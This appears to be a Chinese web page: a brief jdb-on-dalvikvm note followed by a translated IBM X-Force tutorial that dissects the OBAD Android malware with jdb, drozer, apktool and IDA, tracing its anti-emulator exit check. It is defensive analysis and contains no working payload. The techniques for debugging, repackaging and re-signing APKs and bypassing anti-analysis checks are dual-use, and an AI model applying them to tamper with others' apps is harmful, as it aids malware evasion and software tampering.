我现在没有 ddms, 只有 jdb.
jdb 是 sun 提供的工具，能否调试 dalvikvm 上的程序。我想是可以因为他们都遵循 jdwp 这个规范

a）启动应用程序
./dalvikvm -agentlib:jdwp=transport=dt_socket,address=8011,server=y,suspend=y -cp hello.dex com.pnp.hello.Main
b) 用 jdb 连接端口成功了
jdb -attach localhost:8011
c) 使用调试命令
stop at com.pnp.hello.Main:7
stop in com.pnp.hello.Main.main
命令比较

gdb	jdb
bt	where
del	clear

stop break
finish step up
更多
http://www.fas.harvard.edu/~cscie119/resources/jdb_reference.pdf

5）如果想看但 source code
用命令
jdb -classpath robocode/libs/robocode.jar:bin -sourcepath src
内部设置 sourcepath 用 "use"

6）想看看 jmap 是否也 work
jmap -heap 29959
报告下面错误，看来只有 jdb 能混用
sun.jvm.hotspot.debugger.NoSuchSymbolException: Could not find symbol "gHotSpotVMTypes" in any of the known library names (libjvm.so, libjvm_g.so, gamma_g)
http://blog.csdn.net/span76/article/details/8766583

Android 恶意应用分析-分解 OBAD（1）

标 题: 【翻译】DIY：Android 恶意应用分析-分解 OBAD（1）
作 者: 往来一气
时 间: 2014-01-17,12:17:34
链 接: http://bbs.pediy.com/showthread.php?t=183822

原文：DIY: Android Malware Analysis - Taking apart OBAD (part 1)
出处：http://securityintelligence.com/diy-android-malware-analysis-taking-apart-obad-part-1/
作者：Zubair Ashraf , IBM X-Force Advanced Research
时间：2013.10.14

“知己知彼，百战不殆；不知彼而知己，一胜一负；不知彼，不知己，每战必殆。”

-孙子兵法

我计划定期写一些 DIY 系列的文章，目标不仅在于了解恶意软件、漏洞和利用，也与我们的读者分享一些技术和工具,他们可以使用自己“知彼”。我也期待听到你在分析类似应用的经验，相似或更有效的工具和技术。

好吧，让我们正式开始，OBAD 已被确认为安卓恶意软件最精妙作品之一 ，你可以找到各种分析结果。在这个系列中，我们将它拆开了解其功能和各 种技术，它是很强大的能免卸载也很难分析。在第一部分中，我们将看到如何使用动态代码分析，使用 jdb 调试，smali（Dalvik 的反汇编源代码）级 别的调试，使用 JDB 命令来了解被调用的反射代码和字符串解密，使用 IDA 理解可视化控制和数据流，修改 AOSP 代码和构建定制系统映像来绕过 OBAD 使 用的反模拟器技巧。

一、从哪里得到它

我们将使用示例 MD5：e1064bfd836e4c895b569b2de4700284（VirusTotal analysis ）。你可以从 Contagio Mobile 下载它

二、查看 APK 文件的内容

apk 文件可以简单地压缩如 zip 文件一样,其中包括二进制格式的 manifest 文件，这通常可以转换成一个可读的文件，下载 AXMLPrinter2.jar 并运行

代码:

```
Shell
java  -jar  AXMLPrinter2.jar  AndroidManifest.xml
```

解压缩后 apk 文件后，你将获得一个 classes.dex 文件，该文件是一个包含应用程序代码的 dex 文件 。

三、初见 - 让它运行在安全的环境

为了加快速度，我建议使用 Mobisec，但它需要大量升级工作，但确实是个不错的选择能让事情进展更加迅速。它配备了大量的预装工具，你可以让 它在虚拟机上运行（VirtualBox 是一个漂亮整洁和强大的免费虚拟化解决方案）。在虚拟机中这样做的另一个好处是，你可以在想要的时间间隔拍摄快 照，分析过程中机器可以随时恢复，并尝试分析其他线路。

我已经创建了一个简短的文本来记录 mobisec VM 升级 android sdk 的步骤,下载 python 2.7 并安装 drozer（搜了一下发现原名 Mercury，这个非虫书中介绍过了）——一个非常强大的框架用来测试和分析 android 应用程序。你可以从 Upgrading_SDK_in_mobisec_and_installing_drozer 得到它

你能做的第一件事就是向一些在线分析服务提交，然后得到样品的概述(记住，如果你不注意这可能会成为一个有针对性的攻击,通过提交在线服务你可以警告攻击者)。这里有一些在线分析服务:

* 非常强大的动态分析工具由 JoeSecurity 支持的沙箱和分析技术， 这是他们提供的免费 APK Analyzer 分析服务
* 一个不错的在线静态分析和图形工具 dexter

这样你可以使用这些工具继续尝试 OBAD 样品，或者还是让我们自己看看可以发现什么。

如果你还不熟悉 Android SDK，我建议你花一些时间来看看这些：

* Exploring SDK
* AVD
* Emulator
* ADB

我开始用 AVD 启动模拟器， SDK 为 Android 4.0.3 running api android-15 r3:

代码:

```
Shell
mobisec@Mobisec:/opt/mobisec/devtools/android-sdk/tools$ emulator-arm -avd Android_4.0.3 -scale 0.75 -
debug all -logcat all -no-boot-anim
```

一旦模拟器运行，你可以安装样本如下：

代码:

```
Shell
mobisec@Mobisec-VM:~$ adb install Malware/OBad/E1064BFD836E4C895B569B2DE4700284.apk

147 KB/s (84306 bytes in 0.558s)
pkg: /data/local/tmp/E1064BFD836E4C895B569B2DE4700284.apk
Success
```

在这之后,如果你去查看应用程序安装列表是看不到任何新启动器图标的。让我们看看一些日志记录，我们可以使用 logcat，通过运行“adb logcat”可以看到下面的相关信息(想要更多细节,您可以运行“adb logcat -d - v long”:

代码:

```
Shell

$> adb shell logcat | grep -Ei "E1064B|system.admin"

W/ActivityManager( 80): No content provider found for permission revoke: file:///data/local/tmp/e1064bfd.
apk
D/dalvikvm( 493): GC_CONCURRENT freed 400K, 8% free 6526K/7047K, paused 11ms+4ms
```

```
W/ActivityManager( 80): No content provider found for permission revoke: file:///data/local/tmp/e1064bfd.apk
I/PackageManager( 80): Running dexopt on: com.android.system.admin
D/dalvikvm( 753): DexOpt: 'Lcom/android/internal/telephony/IExtendedNetworkService;' has an earlier definition; blocking out
D/dalvikvm( 753): DexOpt: not verifying/optimizing 'Lcom/android/internal/telephony/IExtendedNetworkService;': multiple definitions
D/dalvikvm( 753): DexOpt: load 77ms, verify+opt 1198ms
I/ActivityManager( 80): Force stopping package com.android.system.admin uid=10042
D/PackageManager( 80): New package installed in /data/app/com.android.system.admin-1.apk
W/PackageManager( 80): Unknown permission android.permission.READ_EXTERNAL_STORAGE in package com.android.system.admin
W/PackageManager( 80): Not granting permission android.permission.MODIFY_PHONE_STATE to package com.android.system.admin (protectionLevel=3 flags=0x8be44)
W/PackageManager( 80): Not granting permission android.permission.WRITE_SECURE_SETTINGS to package com.android.system.admin (protectionLevel=3 flags=0x8be44)
W/PackageManager( 80): Unknown permission android.permission.ACCESS_BLUETOOTH_SHARE in package com.android.system.admin
D/dalvikvm( 80): GC_CONCURRENT freed 345K, 8% free 8789K/9543K, paused 9ms+13ms
I/AppSecurityPermissions( 223): Ignoring unknown permission:android.permission.READ_EXTERNAL_STORAGE
I/AppSecurityPermissions( 223): Ignoring unknown permission:android.permission.ACCESS_BLUETOOTH_SHARE
D/PackageManager( 80): generateServicesMap(android.accounts.AccountAuthenticator): 2 services unchanged
D/PackageManager( 80): generateServicesMap(android.content.SyncAdapter): 4 services unchanged
D/BackupManagerService( 80): Received broadcast Intent { act=android.intent.action.PACKAGE_ADDED dat=package:com.android.system.admin ***=0x10000010 (has extras) }
V/BackupManagerService( 80): addPackageParticipantsLocked: com.android.system.admin
```

我们如何知道这个 apk 安装的软件包名称是什么？你可以通过静态分析工具,或者仅仅是从 logcat 看最近条目，或通过查看安装包列 表之前和之后的差异(“adb shell pm list packages”将派上用场,或 drozer 的 app.package.list)

因此，让我们试目以获取有关我们刚刚安装的软件包的一些信息，很多信息可以通过 SDK 中的 adb 工具提取出来，我也喜欢用 drozer 工具来获取任何有关的信息。

一旦你在 drozer 控制台，您可以尝试这些以获取有关包的一些信息：

代码:

```
Shell

mobisec@Mobisec-VM:~$  adb  forward  tcp:31415  tcp:31415

mobisec@Mobisec-VM:~$  sudo  drozer  console  connect

dz>  cd  app.package

dz#app.package>  run  info  -a  com.android.system.admin

dz#app.package>  run  attacksurface  com.android.system.admin

dz#app.package>  run  manifest  com.android.system.admin

#  More  interestingly:

dz#app.package>  run  launchintent  com.android.system.admin

tells  us  that  the  launcher  activity  for  this  package

com.android.system.admin.CCOIoll
```

```
# Now if we wanted to manually launch this activity we can do so via:

dz#app.activity> run start --component com.android.system.admin com.android.system.admin.CCOIoll

# if we want to use the sdk tools only we can start this activity as:

mobisec@Mobisec:~$ adb shell am start -a android.intent.category.LAUNCHER -
n com.android.system.admin/.CCOIoll
```

四、调试应用程序


我现在将描述如何去调试这个应用程序。你可以在这里读到调试的基本用法和可用的选项。我使用 jdb 命令行调试。注意,我们已经运行了模拟器并安装了 apk 文件。于是我开始使用监控工具 DDMS。

代码:

```
Shell

# start the monitor tool

/opt/mobisec/devtools/android-
sdk/tools/monitor &       # this has DDMS that can port forward any VM's specific debugging port to
 the standard port used by jdb which is 8700
```

在仿真器中，转到应用程序视图中，单击 devtools，然后选择“开发设置”，在“调试应用程序”，点击应用程序的名称（通常是没 有默认情况下），然后从应用程序列表中向下滚动并选择 com.android。 system.admin。也可以选择“等待调试器”。

模拟器进入应用程序视图,点击 devtools 然后移选择“Development Settings”,点击应用名称(通常没有默认情况下)在“Debug app”,然后从应用程序列表向下滚动并选择 com.android.system.admin，也可以选择 “wait for debugger”



现在，您可以使用 drozer 或 SDK 工具启动应用程序

代码:

```
Shell
```

```
dz#app.activity>  run  start  --component  com.android.system.admin  com.android.system.admin.CCOIoll

OR

mobisec@Mobisec:~$  adb  shell  am  start  -a  android.intent.category.LAUNCHER  -
n  com.android.system.admin/.CCOIoll
```

然后，应用程序将等待附加调试器，应用程序的调试端口将被转发到默认端口 8700。

我使用的命令行调试工具 JDB。请注意，一旦一个调试器附加到应用程序，了 waitForDebugger 方法检查时看到的最后一次活动发生在调 试器，如果没有事情发生在一定的时间段，然后恢复它的应用程序，以便它设置任何断点等等英寸 jdbrc 是很重要的文件在读取加多宝在启动时的主目录。
我使用命令行调试工具 jdb。注意,一旦调试器连接到应用程序,waitForDebugger 方法会检查发生在调试器的最后一个活动,如果在一定时间什么都没有发生，调试器就会恢复应用,所以在 jdb 读取启动的主目录 jdbrc 文件设置断点等是很重要的。

jdb 可以被附加到应用程序等待调试器:

代码:

```
mobisec@Mobisec:~$  jdb  -attach  localhost:8700
```

在附加调试器之前，这将是一个创建一个虚拟机快照很好的点，这样我们就可以在随后的应用运行时尝试不同的调试断点。

我试图通过设置一个 launcher activity CCOIoll 的 onCreate 上的断点来调试这个程序，但它从来没有被加载上。所以我尝试以下操作：

五、获取该应用程序所有方法导入导出表：

这可以通过在在用户的 home 目录.jdbrc 文件中下面一行来完成。

trace go methods

但这并不能正常工作，因为它引起太多的调试活动而应用程序也无法走出 android.os.Debug.waitForDebugger（），只要退出超过一个设置时间 lastDebuggerActivity（）的时间周期已结束。所以后来我意识到让我们尝试打破应用程序入口点，即为我们的例子 中添加了以下.jdbrc 文件

代码:

```
Shell

stop in com.android.system.admin.COcCccl.onCreate

and attached the jdb to the app:

mobisec@Mobisec-VM:~$ jdb -attach localhost:8700

Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
*** Reading commands from /home/mobisec/.jdbrc
Deferring breakpoint com.android.system.admin.COcCccl.onCreate.
It will be set after the class is loaded.
> > Set deferred breakpoint com.android.system.admin.COcCccl.onCreate

Breakpoint hit: "thread=<1> main", com.android.system.admin.COcCccl.onCreate(), line=4,327 bci=0

<1> main[1]
```

当这个断点附加上了，那么你可以这样运行

代码:

```
<1>  main[1]  trace  go  methods
<1>  main[1]  cont

[One  can  also  run  trace  go  methods  for  just  the  main  thread]
```

这给了我们一个代码执行哪些部分的想法,通过比较出入列表我们可以看到进入了 com.android.system.admin.COcCccl.onCreate()但没退出,所以那里有些东西让我们退出应用程序。我们看不到任 何方法输入，这告诉我们一些反 VM 检查正在运行不让我们看到任何 java 方法,然后导致了应用程序关闭。如下原因之一：

代码:

```
Shell

"exclude"  feature  in  jdb,

running  help  in  jdb  and  we  see

exclude  [<class  pattern>,  ...  |  "none"]      -
-  do  not  report  step  or  method  events  for  specified  classes

issuing  the  exclude  command  on  jdb  prompt  we  see

>  >  exclude
java.*,javax.*,sun.*,com.sun.*,
```

当我们运行跟踪 go 方法时没有看到从包中输入/输出的方法。

那么让我们来尝试在 java.lang.System.exit 设置一个断点，我们已经有一个虚拟机快照可以恢复，编辑.jdbrc 文件（放在 “stop in java.lang.System.exit(int) “），再次运行该应用程序，JDB 附加，这样我们可以看到：

代码:

```
Shell

mobisec@Mobisec-VM:~$ vi ~/.jdbrc;jdb -attach localhost:8700
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
*** Reading commands from /home/mobisec/.jdbrc
Set breakpoint java.lang.System.exit(int)
> > cont
Nothing suspended.
>
Breakpoint hit: "thread=<1> main", java.lang.System.exit(), line=181 bci=0

<1> main[1] wherei
[1] java.lang.System.exit (System.java:181), pc = 0
[2] com.android.system.admin.COcCccl.onCreate (null), pc = 1,041
[3] android.app.Instrumentation.callApplicationOnCreate (Instrumentation.java:969), pc = 0
[4] android.app.ActivityThread.handleBindApplication (ActivityThread.java:3,954), pc = 729
[5] android.app.ActivityThread.access$1300 (ActivityThread.java:123), pc = 0
[6] android.app.ActivityThread$H.handleMessage (ActivityThread.java:1,185), pc = 177
[7] android.os.Handler.dispatchMessage (Handler.java:99), pc = 20
[8] android.os.Looper.loop (Looper.java:137), pc = 122
[9] android.app.ActivityThread.main (ActivityThread.java:4,424), pc = 34
[10] java.lang.reflect.Method.invokeNative (native method)
[11] java.lang.reflect.Method.invoke (Method.java:511), pc = 17
[12] com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run (ZygoteInit.java:784), pc = 11
[13] com.android.internal.os.ZygoteInit.main (ZygoteInit.java:551), pc = 66
```

```
[14]  dalvik.system.NativeStart.main  (native  method)
<1>  main[1]
```

是时候深入到源代码了。

六、对于 Android 应用源代码和 smali 代码调试

还记得前面我们谈到了从 apk 文件得到的 dex 文件。Android 的代码通常是用 Java 编写的，Java 类文件都是转换成.dex（即 Dalvik 可执行的）文件，该文件在运行　　Dalvik　Android 虚拟机。

1、你可以对.dex 文件做些什么？

我喜欢下列选项（也有可能是其他）：

* IDA　pro 能够反汇编.dex 文件，显示图形并提供其他分析功能
* 使用 dex2jar 可以从.dex 文件得到一个 java 的 jar 文件，然后使用一个 Java 反编译器得到 Java 源文件（如 JD-GUI）
* 使用商用的 Android 反编译器，从 apk 文件得到 Java 源代码
* 您可以直接使用 smlai 得到 Dalvik 汇编代码，这是为 DEX 格式提供的一个汇编/反汇编器用来直接看 smali 代码，以避免从 Java 反编译器由于恶意软件引起的任何 java 反编译错误和误导输出。
* apktool 是一个非常强大的 Android 应用逆向工具，能修改的 Dalvik 代码，apk 重打包，源代码级的 smali 代码调试等

2、smali 源码级调试

apktool　v2 相当不错的支持 smali 调试，在写这篇文章的时候，第 2 版没有公布，但可以从源代码构建

一旦你已经建立了 apktool　v2，您可以执行以下操作：

代码:

```
Shell

#decompile the apk with -d (debugging)

c:\downloads\apktool_2\Apktool\brut.apktool\apktool-cli\build\libs>java -jar apktool-cli-2.0.0-Beta5.jar d -d -o decompiled_with_apktool_2_with_debug d:\OBad\E1064BFD836E4C895B569B2DE4700284.apk

This will give you (among other things) java source files with smali code, e.g.

you will find COcCccl.java in decompiled_with_apktool_2_with_debug\smali\com\android\system\admin

and if you look at the code for onCreate you would see it as:

a=0;// # virtual methods
a=0;// .method public onCreate()V
a=0;// .locals 10
a=0;//
a=0;// invoke-super {p0}, Landroid/app/Application;->onCreate()V
a=0;//
a=0;// invoke-direct {p0}, Lcom/android/system/admin/COcCccl;->oIOccOcl()Z
a=0;//
a=0;// move-result v0
a=0;//
a=0;// #v0=(Boolean);
a=0;// if-eqz v0, :cond_0
a=0;//
a=0;// const/4 v0, 0x1
```

```
a=0;//
a=0;//  #v0=(One);
a=0;//  invoke-static  {v0},  Ljava/lang/System;->exit(I)V
```

我们将讨论如何在短时间内让调试起作用，让我们来看看如何重打包一个 apk 文件。如果你喜欢，你可以重打包之前修改的 smali 代码。

3、apk 重打包

重打包之前要删除 MANIFEST 文件夹其中包含了签名和证书,这样你才可以重新签名。

请注意，由于 OBAD 使用混淆工具而成非标准的 Android manifest 文件，你必须先解决它

想要确定你的 manifest 文件是否有效，您可以使用 AAPT 工具（在你的 android SDK 安装：

代码:

```
aapt  p  --debug-mode  -
M  d:\OBad\E1064BFD836E4C895B569B2DE4700284.apk\decompiled_with_apktool_2_with_debug\AndroidManifest.xml
```

要解决错误你可以参考这里，一旦你已经编辑过 XML 文件而没有更多的错误报告，可以继续重新打包为：

代码:

```
Shell

D:\apktool_2\Apktool\brut.apktool\apktool-cli\build\libs>java  -jar  apktool-cli-2.0.0-Beta5.jar  b  -d  -
o  E1064BFD836E4C895B569B2DE4700284_rebuilt_with_apktool_2_with_debug.apk  d:\OBad\decompiled_with_apktool_2_with_
debug

#  signing  your  apk  -  you  can  read  the  details  here  (below  is  what  I  did)
```

```
# creating keystore
D:\>"c:\Program Files\Java\jdk1.7.0_07\bin\keytool.exe" -genkeypair -validity 10000 -dname "CN=IBM-
XF,C=CA" -keystore d:\downloads\MYKEYSTORE.keystore -storepass <keyPass> -keypass <Pass> -alias myXFKey -
sigalg MD5withRSA -keyalg RSA -keysize 1024 -v

# signing apk
D:\>"c:\Program Files\Java\jdk1.7.0_07\bin\jarsigner.exe" -keystore d:\downloads\MYKEYSTORE.keystore -
storepass <keyPass> -keypass <Pass> -digestalg SHA1 -sigalg MD5withRSA -verbose -
certs E1064BFD836E4C895B569B2DE4700284_rebuilt_apktool_2_dbg.apk myXFKey

#zipalign - for optimization
D:\>zipalign -
v 4 "d:\E1064BFD836E4C895B569B2DE4700284_rebuilt_with_apktool_2_with_debug.apk" "d:\E1064BFD836E4C895B569B2DE47
00284_rebuilt_with_apktool_2_with_debug_aligned.apk"

==> verifying jar signature -
D:\>"c:\Program Files\Java\jdk1.7.0_07\bin\jarsigner.exe" -verify -verbose -
certs E1064BFD836E4C895B569B2DE4700284_rebuilt_apktool_2_dbg_aligned.apk
```

现在我们已经重编译/重打包 apk,安装并附加 jdb。附加 jdb 之前再次备份虚拟机快照是很有必要的。在.jdbrc 文件中添加“stop in java.lang.System.exit(int)”声明,这样便在 jdb 中访问 smali 代码

代码:

```
use /home/mobisec/Malware/OBAD/decompiled_with_apktool_2_with_debug/smali/

<use the appropriate path for your setup, recall earlier we mentioned where the .java files contain
ing smali code are>
```

现在我们可以使用那些 regualar 文件在 java 文件特定行号设置断点和检查 smali 变量对应的 java 变量

代码:

```
Shell

mobisec@Mobisec-VM:~$ jdb -attach localhost:8700
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
*** Reading commands from /home/mobisec/.jdbrc
Set breakpoint java.lang.System.exit(int)
> > > cont
Nothing suspended.
>
Breakpoint hit: "thread=<1> main", java.lang.System.exit(), line=181 bci=0

# use wherei to get stack trace

<1> main[1] wherei
[1] java.lang.System.exit (System.java:181), pc = 0
[2] com.android.system.admin.COcCccl.onCreate (COcCccl.java:5,758), pc = 1,041
[3] android.app.Instrumentation.callApplicationOnCreate (Instrumentation.java:969), pc = 0
[4] android.app.ActivityThread.handleBindApplication (ActivityThread.java:3,954), pc = 729
[5] android.app.ActivityThread.access$1300 (ActivityThread.java:123), pc = 0
[6] android.app.ActivityThread$H.handleMessage (ActivityThread.java:1,185), pc = 177
[7] android.os.Handler.dispatchMessage (Handler.java:99), pc = 20
[8] android.os.Looper.loop (Looper.java:137), pc = 122
[9] android.app.ActivityThread.main (ActivityThread.java:4,424), pc = 34
```

```
[10] java.lang.reflect.Method.invokeNative (native method)
[11] java.lang.reflect.Method.invoke (Method.java:511), pc = 17
[12] com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run (ZygoteInit.java:784), pc = 11
[13] com.android.internal.os.ZygoteInit.main (ZygoteInit.java:551), pc = 66
[14] dalvik.system.NativeStart.main (native method)
<1> main[1]

# change frames, list source code, and examine variables

<1> main[1] up
<1> main[2] list
5,754 a=0;//
5,755 a=0;// const/4 v0, 0x0
5,756 a=0;//
5,757 a=0;// #v0=(Null);
5,758 => a=0;// invoke-static {v0}, Ljava/lang/System;->exit(I)V
5,759 a=0;//
5,760 a=0;// :cond_4
5,761 a=0;// #v0=(Boolean);
5,762 a=0;// sget-object v0, Lcom/android/system/admin/COcCccl;->oCIlCll:Landroid/content/Context;
5,763 a=0;//
<1> main[2] locals
Method arguments:
Local variables:
v9 = "dmBt"
v8 = instance of android.os.PowerManager(id=830019453032)
v6 = -12
v2 = instance of byte[3] (id=830019585672)
```

```
v4  =  354
v5  =  -12
v3  =  "6311450ddea7b49349a92eeda1d528a5"
v1  =  "sdk"
v0  =  null
```

现在我们可以看看文件 smali/com/android/system/admin/COcCccl.java 的内容，这个是由 apktool 生成的,我们看到:

代码:


```
Java

a=0;//  invoke-static  {v2},  Lcom/android/system/admin/lOClOOI;->oIlclcIc([B)[B
a=0;//
a=0;//  move-result-object  v2
a=0;//
a=0;//  invoke-direct  {v1,  v2},  Ljava/lang/String;-><init>([B)V
a=0;//
a=0;//  #v1=(Reference,Ljava/lang/String;);
a=0;//  invoke-
virtual  {v0,  v1},  Ljava/lang/String;->equals(Ljava/lang/Object;)Z  //v0:v0  =  "sdk"  ,v1  =  "sdk"
a=0;//
a=0;//  move-result  v0
a=0;//
a=0;//  #v0=(Boolean);
a=0;//  if-eqz  v0,  :cond_4
a=0;//
a=0;//  const/4  v0,  0x0
a=0;//
```

```
a=0;//  #v0=(Null);
a=0;//  invoke-static  {v0},  Ljava/lang/System;->exit(I)V
```

我们可以在 IDA 中看这段代码，那样能更好的观看控制流和数据流。这可以通过解压缩 apktool 新打包的 apk 文件，然后在 IDA Pro 中加载 classes.dex 文件来完成。当我这样做时遇到了以下错误：

开发者都意识到这一点所以这是可以被修复的，但如果你遇到这个错误，您可以通过修复 dex 文件版本解决此问题。可以在任何十六进制编辑器打开 dex 文件，并将从 0×36 到 0×35 的十六进制值偏移 6，保存修改后的 classes.dex 文件，并在 IDA 打开它。（0×30 是'0 的 ASCII 码 '，0×33 是'3'，0×36 是'6'）

注意字节码 index / PC 的值，我们在 jdb 的堆栈跟踪中看到的行数是不同的十六进制地址/或者是 IDA 视图方法开始相对位置，IDA 反汇编视图 dex 字节。不过如何，我们可以找到代码区，可以在 IDA 寻找一个方法并分析，所以手动退出调用可以看到：



IDA 显示 exit 的代码逻辑

从这里可以看到退出，如果字符串比较结果为 true 但并没有采取分支中的 if-eqz，而是直接调用 System.exit（）.(上一段里面直接手动退出了,未经 if-eqz 和转跳)

invoke-virtual {v0, v1}, <boolean String.equals(ref) imp. @ _def_String_equals@ZL>

我们也可以看到,JDB 和 IDA 图里“locals”命令输出的 v1 =“sdk”告诉我们,v0 来自字符串解密和反射:

代码:

```
Java

CODE:0004A4C8  invoke-static  {v0,  v1,  v2},  <ref  COcCccl.oCIlCll(int,  int,  int)  COcCccl_oCIlCll@LIII>
CODE:0004A4CE  move-result-object  v0
CODE:0004A4D0  invoke-static  {v0},  <ref  Class.forName(ref)  imp.  @  _def_Class_forName@LL>
CODE:0004A4D6  move-result-object  v0
CODE:0004A4D8  const/16  v1,  -0xE
CODE:0004A4DC  const/16  v2,  -0x27
CODE:0004A4E0  const/16  v3,  0x163
CODE:0004A4E4  invoke-static  {v1,  v2,  v3},  <ref  COcCccl.oCIlCll(int,  int,  int)  COcCccl_oCIlCll@LIII>
CODE:0004A4EA  move-result-object  v1
CODE:0004A4EC  invoke-virtual  {v0,  v1},  <ref  Class.getField(ref)  imp.  @  _def_Class_getField@LL>
CODE:0004A4F2  move-result-object  v0
CODE:0004A4F4  const/4  v1,  0
CODE:0004A4F6  invoke-virtual  {v0,  v1},  <ref  Field.get(ref)  imp.  @  _def_Field_get@LL>
CODE:0004A4FC  move-result-object  v0
```

这似乎是一些反虚拟机/模拟器检查，下一步我要做是获取所有反射有关的调用信息确定恶意软件想要做什么，然后注明每个调用返回，所有这些信息将方便进一步的分析。

这个.jdbrc 用于收集反射相关信息：（请注意不同的样本，你也可以 grep smali 代码进行相关反射调用和设置相应的断点）

代码:

```
.jdbrc:
use  /home/mobisec/decompiled_with_apktool_2_with_debug/smali/
monitor  print  this
monitor  locals
```

```
monitor  where
monitor  suspend
monitor  cont
monitor  resume
stop  in  java.lang.Class.getDeclaredField(java.lang.String)
stop  in  java.lang.Class.getDeclaredMethod(java.lang.String,java.lang.Class[])
stop  in  java.lang.Class.getField(java.lang.String)
stop  in  java.lang.reflect.AccessibleObject.setAccessible(boolean)
stop  in  java.lang.Runtime.exec(java.lang.String)
stop  in  java.lang.Runtime.exec(java.lang.String[])
stop  in  java.lang.Runtime.exec(java.lang.String[],java.lang.String[])
stop  in  java.lang.Runtime.exec(java.lang.String[],java.lang.String[],java.io.File)
stop  in  java.lang.Runtime.exec(java.lang.String,java.lang.String[],java.io.File)
stop  in  java.lang.Runtime.exec(java.lang.String,java.lang.String[])
stop  in  java.lang.System.exit(int)
```

我使用暂停,恢复命令只是会造成额外的延迟,这样所有的输出被正确打印,而不是交错,注意 exec 上使用断点,这可以告诉你如果应用调用外部程序,很有趣的如果你尝试一下,你会看到 OBAD 调用外部程序,并使用结果来检查一些东西,我将让你发现它。

你可以使用.jdbrc 运行 jdb 重定向输出到文件中供以后分析。有趣的反射调用只是 java. lang . class.getField,这是我们发现被 getField 调用的类和字段的名称。

代码:

```
#  fields  accessed
grep  -E  "name|this"  OBAD_Reflection_Related_Code_Entries_Params_ST.txt
